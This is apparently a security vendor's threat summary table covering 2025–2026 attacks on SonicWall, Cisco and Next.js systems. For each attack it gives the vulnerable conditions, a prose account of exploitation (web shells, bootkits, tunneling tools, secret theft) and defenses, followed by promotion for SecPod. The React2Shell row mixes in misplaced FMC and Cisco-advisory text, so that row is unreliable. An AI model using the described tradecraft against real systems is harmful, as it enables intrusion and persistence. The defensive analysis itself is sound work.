<b>SonicWall Siege CVE-2025-23006 + CVE-2025-40602</b>	SonicWall SMA appliances internet-facing with unpatched buffer overflow in the web management file upload endpoint. Device running outdated firmware 45+ days post-disclosure. No EDR coverage, no egress filtering.	CVE-2025-23006 (CVSS 9.8): unauthenticated RCE via malformed file upload gains low-privilege shell. CVE-2025-40602: SetUID command injection escalates to root. Multi-layer persistence (SSH keys, cron, PHP web shell, GRUB boot-kit) deployed within 10 minutes. VPN credential harvesting begins at T+20 min.	<b>Emergency patch within 72 h of disclosure (not 30-60 days). Zero trust egress filtering to block C2 callbacks. Behavioral SIEM rule to alert on unexpected outbound from VPN appliance. Bootloader integrity verification after any suspected compromise.</b>

ATTACK / CVE(S)	VULNERABLE STATE (DEVICE / CONDITION)	HOW THE VULNERABLE STATE WAS EXPLOITED	WHAT COULD HAVE BEEN DONE (DEFENSE STRATEGY)
<p><b>Cisco ArcanDoor CVE-2025-20333 / 20362 / 20363</b></p>	<p>Cisco ASA 5500-X series (models 5512-X to 5585-X) running ASA 9.12 or 9.14, nearing end-of-support. No Secure Boot. WebVPN/SSL VPN exposed to internet. Lack of out-of-band management meant compromised device could reach management interfaces.</p>	<p>CVE-2025-20362 auth bypass creates admin sessions without credentials. CVE-2025-20333 heap buffer overflow achieves RCE. LINE VIPER shellcode deployed in-memory (no disk artifacts). Ray-Initiator reflashes GRUB bootloader — survives OS reinstall, firmware update, and factory reset. C2 via WebVPN auth abuse, HTTPS exfil, and ICMP covert channel.</p>	<p><b>Migrate off end-of-life ASA hardware before EoS date. Enable Secure Boot where supported. Out-of-band management network ensures compromised production device cannot reach admin interfaces. Offline bootloader forensics + hash verification</b></p>
<p><b>Cisco AsyncOS Zero-Day CVE-2025-20393</b></p>	<p>Cisco Secure Email Gateway and Secure Email and Web Manager appliances with certain ports exposed to internet. Improper input validation in AsyncOS. Affected devices had no patch available at time of exploitation (true zero-day).</p>	<p>China-nexus APT UAT-9686 exploited improper input validation to execute arbitrary commands with root privileges. Tunneling tools ReverseSSH (AquaTunnel) and Chisel dropped for persistent access. Log-cleaning utility AquaPurge erased forensic artifacts. Python backdoor AquaShell installed, listening passively for encoded HTTP POST commands.</p>	<p><b>Behavioral anomaly detection: alert on unexpected processes (non-standard daemons) on email security appliances. Default-deny egress filtering blocks tunneling tool C2 callbacks. Network traffic baseline monitoring detects beaconing. Emergency patch procedure upon CISA KEV listing — do not wait for standard change control cycle.</b></p>

ATTACK / CVE(S)	VULNERABLE STATE (DEVICE / CONDITION)	HOW THE VULNERABLE STATE WAS EXPLOITED	WHAT COULD HAVE BEEN DONE (DEFENSE STRATEGY)
-----------------	---------------------------------------	--	--

**Cisco SD-WAN CVE-2026-20127**



Cisco Catalyst SD-WAN Controller and SD-WAN Manager with internet-exposed ports. Broken peering authentication mechanism accepted unauthenticated crafted requests. No Secure Boot, limited log telemetry, and no behavioral baseline – device operated in EDR blind spot for 3+ years undetected.

UAT-8616 exploited CVE-2026-20127 authentication bypass to gain high-privileged NETCONF access. Performed software downgrade to exploit CVE-2022-20775 for root escalation, then restored original version to erase evidence. 36-month silent dwell time before disclosure – the longest confirmed dwell in a 2026 CVE campaign.


**Remove SD-WAN management interfaces from internet exposure immediately. Monitor /var/log/auth.log for unexpected “Accepted publickey for vmanage-admin” entries. Behavioral SIEM rule: alert on unexpected version downgrades and rapid version restores. CISA ED 26-03 emergency patch procedure – 24-hour deadline for CVSS 10.0 KEV entries. Five Eyes joint hunting guide available for compromise assessment.**

**Cisco FMC CVE-2026-20131 (Interlock Ransomware)**

Cisco Secure Firewall Management Center (FMC) – the centralized platform for configuring and monitoring all Cisco firewall devices across an enterprise. Deserialization of untrusted data vulnerability exposed via crafted HTTP requests.

Interlock Ransomware Group sent crafted HTTP requests exploiting insecure Java deserialization (CWE-502) in FMC to execute arbitrary Java code as root. Post-exploitation: deployed custom remote access trojans (RATs) across the enterprise network fabric and staged ransomware operations.

**Remove FMC web UI from internet exposure – management platforms must never be internet-facing. Behavioral SIEM: alert on unexpected root process spawns from the FMC application layer.**

ATTACK / CVE(S)	VULNERABLE STATE (DEVICE / CONDITION)	HOW THE VULNERABLE STATE WAS EXPLOITED	WHAT COULD HAVE BEEN DONE (DEFENSE STRATEGY)
<p><b>React2Shell CVE-2025-55182</b></p> 	<p>Exploitation began January 26, 2026, more than five weeks before Cisco's March 4 advisory – a true zero-day window.</p> <p>Next.js applications using React Server Components with API endpoints that deserialize user-controlled input via the React Flight Protocol. eval() used on untrusted data. Application-layer edge: server-side code directly accesses databases, secrets, and internal services – outside traditional network perimeter monitoring.</p>	<p>A compromised FMC provides policy control over every managed Cisco firewall – a single point that unlocks the entire perimeter.</p> <p>Attacker crafts malicious React Server Reference JSON payload encoded in base64, sent to vulnerable /api/action endpoint with Content-Type: text/x-component. eval() executes attacker code as Node.js process. Within 52 hours of advisory: automated mass exploitation pipeline (Shodan discovery - exploit - deploy) used by China-state groups. Secrets (DB credentials, API keys, JWT secrets) exfiltrated directly from environment variables.</p>	<p><b>Input validation and safe deserialization libraries at all API boundaries. Emergency patch within 24 h of CVSS critical + active exploitation confirmation. Treat management plane compromise as complete fabric compromise – assume all managed firewalls are implicated.</b></p> <p><b>Replace eval() with safe deserialization (JSON.parse with strict schema validation). Implement Content Security Policy and input validation at API boundary. Treat application-layer edges under the same monitoring paradigm as network edge devices. Deploy behavioral SIEM rules for unexpected outbound from application servers. Emergency patch within 22 hours of disclosure – weaponization timeline is measured in hours, not days.</b></p>



SecPod is a leading cybersecurity technology company committed to preventing cyberattacks through proactive security. Its mission is to secure every connected computing device across modern enterprises by delivering preventive, automated, and intelligent cybersecurity.

At the core of SecPod's offerings is the Saner Platform – a suite of solutions that help organizations establish a strong security posture and prevent cyberattacks before they strike. The platform includes:

### **Cloud Security**

An AI-fortified Cloud-Native Application Protection Platform (CNAPP) that delivers continuous visibility, security compliance, and risk mitigation for cloud environments.

### **Vulnerability & Exposure Management**

A Continuous Vulnerability and Exposure Management (CVEM) solution that delivers continuous visibility, identifies, assesses, and remediates vulnerabilities across enterprise devices and network infrastructure.

### **Endpoint and Patch Management**

A Continuous Risk Remediation solution that minimizes the attack surface by eliminating potential risks across the IT infrastructure.

With its suite of cutting-edge and comprehensive solutions, SecPod empowers organizations to stay ahead of evolving threats and build a resilient security framework.